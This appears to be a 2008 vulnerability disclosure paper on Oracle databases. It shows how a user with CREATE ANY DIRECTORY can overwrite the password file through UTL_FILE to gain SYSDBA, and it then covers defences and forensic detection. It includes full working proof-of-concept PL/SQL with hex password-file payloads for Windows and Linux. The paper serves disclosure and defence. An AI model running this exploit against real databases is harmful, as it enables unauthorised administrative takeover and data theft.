CREATE ANY DIRECTORY to SYSDBA

http://www.oracleforensics.com/wordpress/index.php/2008/10/10/create-any-directory-to-sysdba/

Paul M. Wright 06/10/2008 http://www.oracleforensics.com

1. Introduction

An Oracle DB user which has been granted **CREATE ANY DIRECTORY** can use that system privilege to grant themselves the **SYSDBA** system privilege by creating a **DIRECTORY** pointing to the password file location on the OS and then overwriting it with a previously prepared known password file using **UTL_FILE.PUT_RAW** from within the DB.

This paper will show how the issue can be exploited and most importantly how to secure against it. This is an original vulnerability affecting current versions of the DB and please note that Oracle Corp's Security Department have already been informed in accordance with ethical procedures. (Proof of concept code tested on 10.1, 10.2 and 11g on both Linux and Windows).

2. Create user with CREATE ANY DIRECTORY and CREATE SESSION

```
C:\SQLPLUS SYS/ORCL@192.168.1.137/ORCL AS SYSDBA

SQL> CREATE USER CDTEST IDENTIFIED BY CDTEST;
User created.

SQL> GRANT CREATE SESSION TO CDTEST;
Grant succeeded.

SQL> GRANT CREATE ANY DIRECTORY TO CDTEST;

SQL> SELECT * FROM V$PWFILE_USERS;      --Only SYS is SYSDBA currently

USERNAME                       SYSDB SYSOP
------------------------------ ----- -----
SYS                            TRUE  TRUE
```

3. Find the password file location

$ORACLE_HOME/dbs/orapw$ORACLE_SID --on Unix
%ORACLE_HOME%\database\PWD%ORACLE_SID%.ora --on Windows

–-connect as non **SYSDBA** (with just **CREATE ANY DIRECTORY** and **CREATE SESSION**)

```
SQL> CONN CDTEST/CDTEST
Connected.
```

--can infer probable location via other **DIRECTORY**s that may exist.
--note that when a **DIRECTORY** is created by default **PUBLIC** is granted knowledge of it's existence through **ALL_DIRECTORIES**.

```
SQL> SELECT * FROM ALL_DIRECTORIES;

OWNER  DIRECTORY_NAME DIRECTORY_PATH
----- ------------------------------
SYS DM_PMML_DIR F:\oracle\product\10.1.0\db_2\dm\admin
SYS LOG_FILE_DIR F:\oracle\product\10.1.0\db_2\demo\schema\log\
SYS DATA_FILE_DIR F:\oracle\product\10.1.0\db_2\demo\schema\sales_history\
```

F:\oracle\product\10.1.0\db_2\database is the password file location on windows. On Linux it is **$ORACLE_HOME/dbs/**

4. Create the DIRECTORY

```
SQL> CREATE OR REPLACE DIRECTORY TESTPASS AS
'F:\ORACLE\PRODUCT\10.1.0\DB_2\DATABASE';
Directory created.
```

Use **PL/SQL** to make a backup copy of the password file so that the overwritten password file can be replaced

UTL_FILE has **EXECUTE** granted to **PUBLIC** by default.

```
SQL> select grantee from dba_tab_privs where table_name='UTL_FILE';
GRANTEE
------------------------------
PUBLIC
```

```
BEGIN
  utl_file.fcopy('TESTPASS', 'PWDorcl.ora', 'TESTPASS', 'PWDorcl.oraBU');
END;
/
```

```
SQL> BEGIN
  2    utl_file.fcopy('TESTPASS', 'PWDorcl.ora', 'TESTPASS',
'PWDorcl.oraBU');
  3  END;
  4  /

PL/SQL procedure successfully completed.
```

5. Overwrite secret password file with known file to gain SYSDBA

```
SQL> @createdirectory2sysdba.sql
PL/SQL procedure successfully completed.
        --below are the contents of createdirectory2sysdba.sql
        --note windows adds 0D 0A to end as CTRL LF therefore removed 4 0's of password file to compensate
        --Oracle checks the size of the PWFILE not it's contents..
        --WINDOWS VERSION 10.2.0.1.0
DECLARE fi UTL_FILE.FILE_TYPE;
bu RAW(32767);
bu2 varchar2(32767);
bu3 varchar2(32767);
BEGIN
bu2:=hextoraw('0000000000000000000000000000000000000000000020000020000005d5c5b
5a0000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000004f5241434c452052656d6f746520506173737776
f72642066696c650000001b004f52434c000000000000000000000000000000000000000000000
000000000400010000000000000000000000000000000000000000000000000000000000000004
94e5445524e414c000000000000000000000000000000000000000000000000008000000373639
43304344383439463942384232000000000000000000000000000000000100000000f000000000
000000000000000000000000000000000000000000000000000000535953000000000000000000
00000000000000000000000000000000000000000030000003536333832323844414635323830 3
546000000000000000000000000000000000100000000f');
bu3:=hextoraw('000000000000000000000000000000000000000000000000000000000000000
00000000000000000782af445359534d414e000000000000000000000000000000000000000000
00000000000060000004138443641453346343145463931454100000000000000000000000000
00000010000000000b00000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000043445445535400000000000000000000000000000000000
000000000000000000006000000313438304144333244303842304543390000000000000000000
000000000000010000000000b0000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000080
000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000');
bu := hextoraw(bu2||bu3);
fi:=UTL_FILE.fopen('TESTPASS','PWDorcl.ora','w',32767);
UTL_FILE.put_raw(fi,bu,TRUE);
UTL_FILE.fclose(fi);
END;
/
```

```
--Linux VERSION 10.2.0.1.0 adds 0A as LF therefore remove 2 0's to compensate
DECLARE fi UTL_FILE.FILE_TYPE;
bu RAW(32767);
bu2 varchar2(32767);
bu3 varchar2(32767);
BEGIN
bu2:=hextoraw('000000000000000000000000000000000000000000020000020000005d5c5b
5a000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000004f5241434c452052656d6f74652050617373776
f72642066696c650000001b004f52434c00000000000000000000000000000000000000000000
00000000040001000000000000000000000000000000000000000000000000000000000000004
94e5445524e414c00000000000000000000000000000000000000000000000008000000373639
4330434438343946394238423200000000000000000000000000000000100000000f000000000
00000000000000000000000000000000000000000000000000000535953000000000000000000
00000000000000000000000000000000000000000300000035363338323238444146353238303
54600000000000000000000000000000000100000000f');
bu3:=hextoraw('00000000000000000000000000000000000000000000000000000000000000
00000000000000000782af445359534d414e00000000000000000000000000000000000000000
00000000000600000004138443641453346343145463931454100000000000000000000000000
0000001000000000b000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000434454455354000000000000000000000000000000000
00000000000000000006000000313438304144333244303842304543390000000000000000000
00000000000001000000000b000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000080
00000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000');
bu := hextoraw(bu2||bu3);
fi:=UTL_FILE.fopen('TESTPASS','orapworcl','w',32767);
UTL_FILE.put_raw(fi,bu,TRUE);
UTL_FILE.fclose(fi);
END;
/

SQL> SELECT * FROM V$PWFILE_USERS; -- CDTEST is SYSDBA now
USERNAME                       SYSDB SYSOP
------------------------------ ----- -----
SYS                            TRUE  TRUE
SYSMAN                         TRUE  FALSE
CDTEST                         TRUE  FALSE
```

That is how to escalate from **CREATE ANY DIRECTORY** to **SYSDBA** and has been found to be reliable. This process relies on the fact that the Oracle DB allows **DIRECTORY** access to the password file location and allows **UTL_FILE** to overwrite the password file. Additionally the database does not check either the state via checksum or the timestamp of the password file to see whether it has been modified or indeed whether the password file was in fact created on a completely different database as is the case in this example. The Oracle DB only checks the size of the file is correct.

Note: If the password file becomes corrupted you can recreate it using this command.

```
orapwd file=PWDorcl.ora password=syspassword
```

6. How to defend against this?

In addition to general DB hardening the analyst should **REVOKE PUBLIC EXECUTE** on **UTL_FILE**, and **REVOKE CREATE ANY DIRECTORY** from all but **SYSDBA**.
Only SYSDBAs should be creating directories.
Which roles, users and system privileges have **CREATE ANY DIRECTORY**?
-DBA
-IMP_FULL_DATABASE
-WKSYS
-SYS
-SYSDBA and importantly any application that needs to create a **DIRECTORY** on the OS will also have **CREATE ANY DIRECTORY**. There may actually be quite a few of these and if the application was vulnerable to SQL injection then a Web app user may escalate to **SYSDBA** on the DB via the web app and then be able to ex-filtrate the data back to themselves via firewall egress.

The following measures will help defend against the problem of being able to use **CREATE ANY DIRECTORY** to gain **SYSDBA**.
1. Don't grant **CREATE ANY DIRECTORY** to any user (only for **SYSDBA**s).
2. Delete all **DIRECTORY**s after usage.
3. Also check the last modified time on the password file.
4. Checksum the state of the password file.
5. Generally harden the DB to stop someone granting themselves **CREATE ANY DIRECTORY**.

Additionally add a Sentrigo Hedgehog [1] rule to match on the location of the password file and another one to alert on the usage of **CREATE ANY DIRECTORY**. This is an easy one.

```
statement CONTAINS 'F:\oracle\product\10.1.0\db_2\database'
statement CONTAINS 'create directory'
```

7. Forensic Response

The problem with this attack and others of it's type is that because the highest privilege of **SYSDBA** is gained the attacker is free to cover their tracks and install a backdoor so that the attack appears not to have happened.

```
SELECT * FROM DBA_DIRECTORIES;
no results
```

The attacker will have dropped the incriminating directory after creating the backdoor. This requires the **DROP ANY DIRECTORY** privilege, but since the attacker has gained **SYSDBA** this is not a problem.

```
DROP DIRECTORY TESTPASS;
```

So how to respond? … This is where Oracle Forensic skills come in very useful!

Forensic investigation shows that the **DIRECTORY** path is persisted in **SYSTEM01.dbf** even after the **DIRECTORY** has been deleted and the DB restarted. All of the **DIRECTORY** paths are recorded in **SYSTEM01.dbf** and can be viewed using Hexedit[2] on Linux.

```
SQL> create directory testpass as '/u01/app/oracle/oracle/product/10.2.0/db_4/dbs'
  2  ;
Directory created.

hexedit and tab to the ascii and the ctrl s on the serarch dtring
00475320   00 00 00 00  00 00 00 00  00 2C 01 03  04 C3 06 37  .........,.....7
00475330   10 26 2D 2D  2D 2D 2D 2D  2D 2D 2D 2D  2D 2D 2D 2D  .&--------------
00475340   2D 2D 2D 2D  2D 2D 2D 2D  2D 2D 2D 2D  2D 2D 2D 2D  ----------------
00475350   2D 2D 2D 2D  2D 2D 2D 2D  2E 2F 75 30  31 2F 61 70  --------./u01/ap
00475360   70 2F 6F 72  61 63 6C 65  2F 6F 72 61  63 6C 65 2F  p/oracle/oracle/
00475370   70 72 6F 64  75 63 74 2F  31 30 2E 32  2E 30 2F 64  product/10.2.0/d
00475380   62 5F 34 2F  64 62 73 3C  02 03 04 C3  06 32 61 26  b_4/dbs<.....2a&
00475390   2D 2D 2D 2D  2D 2D 2D 2D  2D 2D 2D 2D  2D 2D 2D 2D  ----------------
```


```
DROP DIRECTORY TESTPASS;
COMMIT;
SHUTDOWN IMMEDIATE;
STARTUP;
```

This is what the **.dbf** looks like after the **DIRECTORY** has been deleted and DB restarted...i.e. The **DIRECTORY** is still there in the **.dbf** ..

```
00475330   10 26 2D 2D  2D 2D 2D 2D  2D 2D 2D 2D  2D 2D 2D 2D  .&--------------
00475340   2D 2D 2D 2D  2D 2D 2D 2D  2D 2D 2D 2D  2D 2D 2D 2D  ----------------
00475350   2D 2D 2D 2D  2D 2D 2D 2D  2E 2F 75 30  31 2F 61 70  --------./u01/ap
00475360   70 2F 6F 72  61 63 6C 65  2F 6F 72 61  63 6C 65 2F  p/oracle/oracle/
00475370   70 72 6F 64  75 63 74 2F  31 30 2E 32  2E 30 2F 64  product/10.2.0/d
00475380   62 5F 34 2F  64 62 73 3C  02 03 04 C3  06 32 61 26  b_4/dbs<.....2a&
00475390   2D 2D 2D 2D  2D 2D 2D 2D  2D 2D 2D 2D  2D 2D 2D 2D  ----------------
004753A0   2D 2D 2D 2D  2D 2D 2D 2D  2D 2D 2D 2D  2D 2D 2D 2D  ----------------
```

The same is true for Windows as shown in the screenshot overleaf.

Figure 1 Windows DBF showing deleted directory paths after reboot



So this tells the Forensic Examiner that a **`DIRECTORY`** has existed previously but no longer shows in **`DBA_DIRECTORIES`** i.e. it has been deleted! The **`DIRECTORY`** path shown in the **`.dbf`** is **`F:\oracle\product\10.1.0\db_2\database'`** which points to the password file. It is interesting to note that **`DIRECTORY`** paths that were created most recently appear nearer the top of the list in the data file and descend.

If there is a deleted **`DIRECTORY`** pointing to the password file, as per the example above, then the Forensic Analyst will need to check the system in detail for potential backdoors [3].

8. Conclusion

To secure against this privilege escalation we now know to **`REVOKE CREATE ANY DIRECTORY`**, monitor the password file, **`DROP DIRECTORY`**s and **`REVOKE PUBLIC EXECUTE`** on **`UTL_FILE`**.

However, the nub of the problem is that the Oracle DB has only two modes of operation for **`DIRECTORY`**s. Either you can't create **`DIRECTORY`**s at all OR you can create them where ever you want including on the password file or in **`C:\`** on Windows. There should, in the Author's opinion, be a finer level of control over the allocation of privilege to create **`DIRECTORY`**s within the Oracle DB. This finer level of control should include the ability to restrict access to particular parts of the OS and perhaps in future evolve to enable allocation of a privilege for a given duration for use at a specific time i.e. user W needs privilege X for duration Y at time Z.

In the shorter term the Oracle DB could be improved by making it check the state and timestamp of the password file in addition to the size of the file as it does currently. This is a core forensic concept as outlined in the first book [4] on the subject of Database Forensics [5].

Any questions about this paper email the Author at paul.wright@oracleforensics.com

9. References

1. http://www.oracleforensics.com/wordpress/index.php/2008/09/14/sentrigo-solves-db-security-problems/

2. http://www.physics.ohio-state.edu/~prewett/hexedit/

3. http://www.oracleforensics.com/oraclesysdbabackdoor.pdf

4. Oracle Forensics – Oracle Security Best Practices - Paul M. Wright
   ISBN 0-9776715-2-6
   ISBN 13 978-0977671526 Library of Congress Number 2007930081
   Publication Date - May 2008 by Rampant Tech Press
   http://www.rampant-books.com/book_2007_1_oracle_forensics.htm

5. http://en.wikipedia.org/w/index.php?title=Database_Forensics&action=history